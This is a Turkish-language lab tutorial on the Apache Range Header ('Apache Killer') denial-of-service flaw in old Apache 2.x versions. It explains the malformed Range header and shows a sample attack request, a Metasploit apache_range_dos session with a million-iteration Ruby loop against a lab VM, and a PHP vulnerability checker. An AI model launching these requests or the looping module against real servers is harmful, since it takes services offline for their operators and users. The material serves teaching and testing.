Apache Range Saldırıları ile Apache Web Sunucuları Servis Dışı Bırakma

a. Apache Range Saldırısı Nedir

Apache Range Attack, diğer adıyla *Apache Killer Attack* apache sunucu yazılımlarındaki zafiyetten yararlanarak sunucuların bellek ve CPU kullanımını tüketmek üzerine kurulu bir servis dışı bırakma saldırısıdır. Bu saldırı apache 2.0.x - 2.0.64 ve 2.2.x - 2.2.19 arası sürümlerde uygulanabilmektedir. Apache 2.2.20'den itibaren bu açık kapatılmıştır. Apache yola artık bu yamalarla beraber 2.4.x serisi sürümlerde devam etmektedir.

Apache eski sürümlerde bu zafiyetin nedeni kullanıcıların yaptıkları http talep paketlerindeki range başlıklarının apache yazılımı tarafınca uygulanışındaki bir bug'dan dolayıdır. Zafiyetin temel nedeni ise http talebi range başlığının http spesifikasyonundaki tanımından dolayıdır.

Http range başlıkları hedef sunucudaki bir kaynağın sadece bir parçasını talep etmek için kullanılır. Fakat istemcinin hedef sunucudaki kaynağı parça parça (külçe külçe) talep edebiliyor oluşu bir suistimali doğurur. Http taleplerinde range başlığı normalde şu şekilde bir yapıda kullanılır:

Range: bytes=512-1023

Bu başlık sunucuya kaynağın 512nci byte'tından başlayan ve 1023ncü byte'tında biten parçasını gönder der. Range başlığı ile birden fazla aralık da verilebilir. Örn;

Range: bytes=512-1023,1024-2047

Bu başlık sunucuya kaynağın belirtilen iki aralıktaki parçasını gönder der. Ancak aşağıdaki gibi bir yapıda range başlığını kullanmak hedef web sunucuya zarar vermeye dönük bir kullanıma yaklaşmak olacaktır:

Range: bytes=0-,5-0,5-1,...,5-6,5-7,5-8,5-9,5-10,...

Bu örnek şu an için esasında oldukça zararsızdır, fakat zarar vermeye dönük range başlığı kullanımını anlamada uygun durumdadır. Başlıktaki değerleri açıklayacak olursak range başlığı önce 0- ile tüm dökümanı (tamamını) talep eder, sonra mantıksız bazı aralıklarla (5-0,5-1,…) parçalar talep eder, sonra daha önceden bütün halde zaten talep ettiği içeriği aynı talebin devam aralıklarında bu sefer ufak ufak parçalar halinde talep eder. Yani 0- ile tüm döküman, 5-0 ile belirtilen aralık, 5-1 ile aynı şekilde belirtilen aralık,…, 5-7,5-8,5-9,5-10 ile ufak ufak büyüyen aralıklarda parçalar talep edilir. Sunucu talebi aldığında her parça için yanıt oluşturacaktır. Yani bir talebe karşılık birden fazla yanıt oluşturacaktır. Sunucu her oluşturacağı yanıt paketine parçaları hazırlamak için istenen kaynağı diskinden RAM'ine kopyalar halinde açacaktır. Bu şekilde kopyalar halinde yapıyor olmasının nedeni bir kaynağın üzerinde birden fazla işlemi aynı anda yapamayacağındandır. O nedenle kaynak kopyalar halinde RAM'de açılır, her kopya üzerinde aralık değerine göre parça alınır ve gönderilecek http yanıt paketlerine konulur. Gönderilecek http yanıt paketlerine ayrıca Content-Range başlığı (parçanın normalde hangi ful pakete ait olduğu bilgisi (yani ait olduğu full paketin size bilgisi)) ilavesi veya paket multipart bir içerikteyse multipart/byteranges değerini tutacak Content-type başlığı ilavesi yapılır ve yanıt paketleri gönderilir.

Görüldüğü üzere http range başlığı ile yapılan talep sunucuda birebir yanıt dönme yerine birden fazla yanıt dönmeye sebep olmaktadır. Eğer http range başlığına girilecek aralık değerlerinin adeti ve aralık genişlik miktarı arttırılırsa sunucunun o kadar çok donanımsal kaynağının (ram ve cpu'sunun) tükenmesine yol açacaktır. Çünkü range başlığındaki herbir aralık sunucuda talep edilen

kaynağın ayrı ayrı kopyalar halinde açılmasına, parçaların çıkarılmasına, ve ayrı ayrı oluşturulacak yanıt paketlerinin hazırlanmasına neden olmaktadır. Eğer bu talepten çok sayıda gönderim yapılırsa bu apache'nin tüm mevcut belleğini tüketebilir ve ram tamamen tükenirse swapping ile disk üzerindeki kaynaklarda alan tahsisi yaparak sanal ram süreci başlayabilir. Eğer diskte de alan tükenmeye başlarsa sistem (Windows veya Linux) process'leri kill komutuyla sonlandırarak kendine yer açmaya çalışabilir. Böylesi bir senaryoda sistem process'leri kill ederek sunucunun servis vermeye devam etmesine çabalayacaktır ama aynı paketlerden gönderim devam ederse (onlarca / yüzlerce) bir noktadan sonra sistem tıkanacaktır ve DoS sonucuna ulaşmış olacaktır.

Range başlığının zararlı kullanım şeklini anlamak adına aşağıdaki örneğe bakılacak olursa

Range: bytes=0-,5-0,5-1,...,5-6,5-7,5-8,5-9,5-10,...

yapılan talepteki range başlık değerlerinin anlamlı değerlerde olmadığı açıktır (yani önce tamamını isteme, sonra ters büyüklükte aralıklarla parçalar aynı dökümandan isteme, sonra tamamını istemişken bir de parça parça aynı dökümanı isteme değerlerinin anlamlı olmadığı açıktır) ve normalde olması gereken karşı tarafta bu anlamsız aralıklardaki parça talebinin geçersiz sayılıp yanıtın talepte istenilen şekliyle dönmemesidir. Fakat range başlığının bu şekilde kullanımı http spesifikasyonuna göre legal durumdadır. Http spesifikasyonu range başlığı için herhangi bir kısıt koymamıştır. Bu nedenle talep işleme sokulup yanıtlar üretilmekte olduğundan sunucuların servis dışı kalmasına giden yol açıktır.

Bu saldırı http talebindeki range başlığının ufak ufak büyüyen ve uzayıp giden aralıklarda parçalar istenmesi sonucu hedef apache sunucunun bir talebe karşı birden fazla yanıt üretmesiyle kaynaklarının katlanarak tükenmesi üzerine kurulu bir saldırıdır. Bu, klasik bir "amplification" dos saldırısıdır. Çünkü ufak taleplerle karşıda devasa yük oluşturma vardır. Bir açıdan bakılacak olursa normal (zararsız) http talepleri de amplification dos saldırısına dönüşebilirler. Örneğin birkaç byte'lık bir http talebi ve karşılığında megabyte'larda bir PDF döküman yanıtı gibi. Ama apache range saldırısı bir talebe karşılık karşıda dilediğimiz sayıda yanıt oluşturma imkanı tanıdığından daha etkilidir.

Aşağıda bir apache range saldırı paketinin nasıl olduğuna dair örnek gösterilmiştir.

Http Request: (Saldırı Paketi)

HEAD / HTTP/1.1
Host: 127.0.0.1
Range: bytes=0-,5-0,5-1,5-2,5-3,5-4,5-5,5-6,5-7,5-8,5-9,5-10,5-11,5-12,5-13,……uzun-diye-yazılmadı……,5-1297,5-1298,5-1299,5-1300
Accept-Encoding: gzip
Connection: close

Pakette yer alan

…
Range: bytes=0-,5-0,5-1,5-2,5-3,5-4,5-5,5-6,…..(böyle devam ediyor)…...5-1299,5-1300
…

range başlığı 0- ile tüm dökümanı (tamamını), 5-0 ile 0ncı byte ve 5nci byte arasını, 5-1 ile 1nci byte ve 5nci byte arasını, … , 5-5 ile 5nci byte ve 5nci byte arasını (yani 5nci byte'ı), 5-6 ile 5nci byte ve 6ncı byte arasını, 5-7 ile 5nci byte ve 7nci byte arasını, … , 5-1299 ile 5nci byte ve 1299ncu byte arasını, 5-1300 ile 5nci byte ve 1300ncü byte arasını talep eder. Saldırgan bu http talebini range

başlığındaki ufak ufak büyüyen aralıklarla bu şekilde (yani başlangıç hane 5 sabit ve sonlanma hanesi giderek artan değerlerde) gönderdiğinde hedef sunucunun karşılık olarak döneceği http yanıt paketlerinin adetini ve büyüklük değerini arttırmaktadır. Bu talepten çok sayıda gönderim yapıldığında hedef sunucu ram ve cpu tüketimi sürekli artaracaktır ve nihayetinde ram tükendiğinde disk'ten swapping ile sanal ram çözümü devreye alınacaktır. Disk'te alan bittiğinde ise sistem tıkanacaktır ve servis dışı kalacaktır.

Bir makaledeki nota göre saldırıyı bu paket ile bir sunucu üzerinde gerçekleştiren kimse 10 saniye içerisinde hedef sunucunun 1GB RAM'ini tüketmekteymiş.

> **"**When some one execute this attack on a server, it will eat up 1 GB RAM in 10 seconds, and CPU load will hit 10 average load, finally server will freeze.**"**
>
> - https://www.hackersgarage.com/apache-killer-denial-of-service-flaw-in-apache-webserver.html
> - https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/updated-mitigation-of-apache-range-header-dos-attack/

b. Uygulama


(+) Bu saldırı birebir denenmiştir ve başarılı olunmuştur.

Materyaller

Msfconsole - Kali 2018.1	// Saldırgan Sistem
Apache 2.2.19 - Ubuntu Server 14.04 LTS	// Hedef Web Sunucu

(*Not: Apache 2.2.19 kurulu ubuntu server 14.04 lts makinesi "Apache Range Vulnerability - Ubuntu 14.04 Server LTS" ismiyle hazır halde VirtualBox VMs'de yer almakta. Ayrıyetten Apache 2.2.19'un ubuntu server 14.04 lts üzerine kurulu munu Yaz Tatili 2014 / Zafiyetli VM Makina Hazırlama Dökümanları / Kaynak Koddan Derleyerek Apache, PHP, Mysql Kurulumu.txt dosyasından görebilirsin.*)

Kali sanal makinasından bir metasploit modülü ile ubuntu 14.04 Server LTS sanal makinasındaki zafiyet içeren apache web sunucuya apache range (diğer adıyla; apache killer) saldırısı düzenlenecektir ve apache sunucunun servis dışı kalıp kalmadığı test edilecektir. Sol yanda saldırgan makina Kali'den web sunucuya erişilebilir olduğu, sağ yanda ise web sunucu makinesinin kendisi gösterilmektedir.



Saldırgan makina Kali'den metasploit modülü apache_range_dos ile apache web sunucuya range attack yapalım ve Kali'de halen tarayıcıda hedef web sunucuyu görüntüleyebilmekte miyiz test edelim.

Kali 2018.1 Terminal:

```
> service postgresql start
> msfconsole

msf > use auxiliary/dos/http/apache_range_dos
msf auxiliary(apache_range_dos) > show actions

Auxiliary actions:

Name        Description
--------    -----------
CHECK
DOS

msf auxiliary(apache_range_dos) > set ACTION DOS
msf auxiliary(apache_range_dos) > show options
   ...options...
msf auxiliary(apache_range_dos) > set RHOSTS 192.168.0.21          // Web Sunucu IP
msf auxiliary(apache_range_dos) > set URI /apache_welcome.jpg      // Web sunucudaki statik bir
                                                                   // kaynak (*gerekli)
msf auxiliary(apache_range_dos) > resource /root/Desktop/looping.rc
```

Run komutu ile modülü çalıştırma yerine defaatle çalıştır yapabilmek için metasploit resource dosyası özelliğinden yararlandık. Böylece dos saldırısı daha güçlü yapılabilecektir (not: Saldırı tekrarlı run ile yapılmadığında yeterince güçlü dos olmadığından olsa gerek başarılı olmamakta, fakat looping.rc ile run komutu tekrarlı yapıldığında saldırı başarılı olmakta).


/root/Desktop/looping.rc:

```
<ruby>
# Link: https://github.com/actuated/msf-exploit-loop/blob/master/exploit-loop.rc

        begin
                (1..1000000).each do |i|
                        run_single("echo 'Attacking attempt: \##{i}'")
                        run_single("exploit -j")
                end
        end
</ruby>
```


Looping.rc Hakkında Not:

Bu looping.rc dosyası ile Window Server 2008 R2 ve Windows Server 2012 R2 web sunuculara yapılan range saldırısındaki kullanılan looping.rc farklıdır. Buradaki looping.rc'de sleep komutu yoktur. Windows Server 2008 R2 ve Windows Server 2012 R2 web sunuculara yapılan range saldırısındaki looping.rc'de ise sleep vardır. Windows web sunucuların range saldırısı yedikten sonra kendini toparlama ve yeniden başlama süreci var olduğundan oradaki geçen süre göz önüne alınarak bir sonraki atak teşebbüsü için looping.rc'sine sleep konulmuştu. Buradaki looping.rc'de ise tam aksine saldırının başarılı olabilmesi için sleep kullanılmaması daha uygundur. Böylece daha yoğun saldırı yaparak apache web sunucu servis dışı kalabilmektedir. Buradaki looping.rc'de ayrıca servis dışı saldırısı gözlemlemesi yaparken saldırı teşebbüsü bitmesin diye iterasyon sayısı 1 milyona çıkarılmıştır.

Saldırı başladığında ekrana modül çıktıları yansır.




Bir süre sonra gönderilen saldırı paketleri hedef web sunucunun kaynaklarını doldurmaya başladığından hedef web sunucuda sistem, sunucunun servis verebilirliğini sürdürmesi için process'leri kill etmeye ve sunucu konsoluna kill çıktıları düşmeye başlar.




(Solda Kali ve Sağda Apache Web Sunucu)

Bir süre sonra ise gönderilen saldırı paketlerine (range header'lı talep paketlerine) karşılık yanıt alınamadığından modül çıktı olarak hedef IP'ye bağlanılamadı bilgisi düşmeye başlar.




(Solda Kali ve Sağda Apache Web Sunucu)

Kali sanal makinasından tarayıcıda hedef web uygulamasını görüntülemeyi denediğimizde uygulamaya erişilemediği ve sürekli yükleniyor ifadesinin ekranda yer aldığı görülecektir:




(Solda Kali ve Sağda Apache Web Sunucu)

Test amaçlı ana makinadaki tarayıcıdan da erişim denendiğinde uygulamaya erişim sağlanamadığı görülecektir:



(Ana Makina Tarayıcısı Web Sunucuya Erişememekte)

Saldırı sonlandırıldığında uygulamaya erişimin tekrar sağlandığı görülecektir:



(Kali Makinası)

Böylelikle apache range saldırısı ile hedef bir apache sunucuya dos saldırısı başarılı olacaktır ve uygulamaya erişim duracaktır. Saldırı sonlandığında ise uygulamaya erişim tekrar sağlanabilecektir.

c. Ekstra

Hedef bir apache web sunucunun apache_range zafiyetine sahip olup olmadığını aşağıdaki php script ile test edebiliriz.

```
<?php
function check_range_vuln($host,$port=80,$timeout=10){
	$range = '0-';
	for($i=0;$i<20;$i++){
		$range .= ",5-$i";
	}

	$error_code = null;
	$error = null;

	$socket = fsockopen($host,$port,$error_code,$error,$timeout);
	$packet = "HEAD / HTTP/1.1\r\nHost: $host\r\nRange:bytes=$range\r\nAccept-Encoding: gzip\r\
nConnection: close\r\n\r\n";
	fwrite($socket,$packet);
	$result = fread($socket,2048);

	//check to see if "Partial" is in the response
	if(strstr($result,"Partial") !== false){
		return "Target is vulnerable";
	}
	return "Target is not vulnerable";
}
```

```
echo check_range_vuln("192.168.0.21",80,10);
?>
```

Bu script şu http talep paketini bir tane olarak karşıya göndermektedir:

Http Request: (Saldırı Paketi)


```
HEAD / HTTP/1.1
Host: 192.168.0.25
Range: bytes=0-,5-0,5-1,5-2,5-3,5-4,5-5,5-6,5-7,5-8,5-9,5-10,5-11,5-12,5-13,5-14,5-15,5-16,5-17,5-18,5-19
Accept-Encoding: gzip
Connection: close
```

Bu talebe karşılık yanıt 206 Partial status code'luysa hedef web sunucu zafiyetli demektir. Çünkü range başlığı anlamsız değerlerdeyken (yani önce dökümanın tamamını isteme, sonra ters büyüklükte aralıklarla parçalar aynı dökümandan isteme, sonra tamamını istemişken bir de parça parça aynı dökümanı isteme halindeyken) sunucu bu talebi geçerli sayıp yanıt olarak parçaları göndermiş demektir. 206 Partial yanıt bilgisi ancak sunucu parça dönerken kullandığı bir durumdur ve parça dönüş yanıtı başarılı anlamına gelir. Eğer sunucu zafiyete sahip olmasaydı yanıt bilgisi olarak ya 416 Range is not Satisfiable bilgi dönüşü yapardı ve hiçbir içerik dönüşü yapmazdı ya da 200 OK bilgi dönüşü yapardı 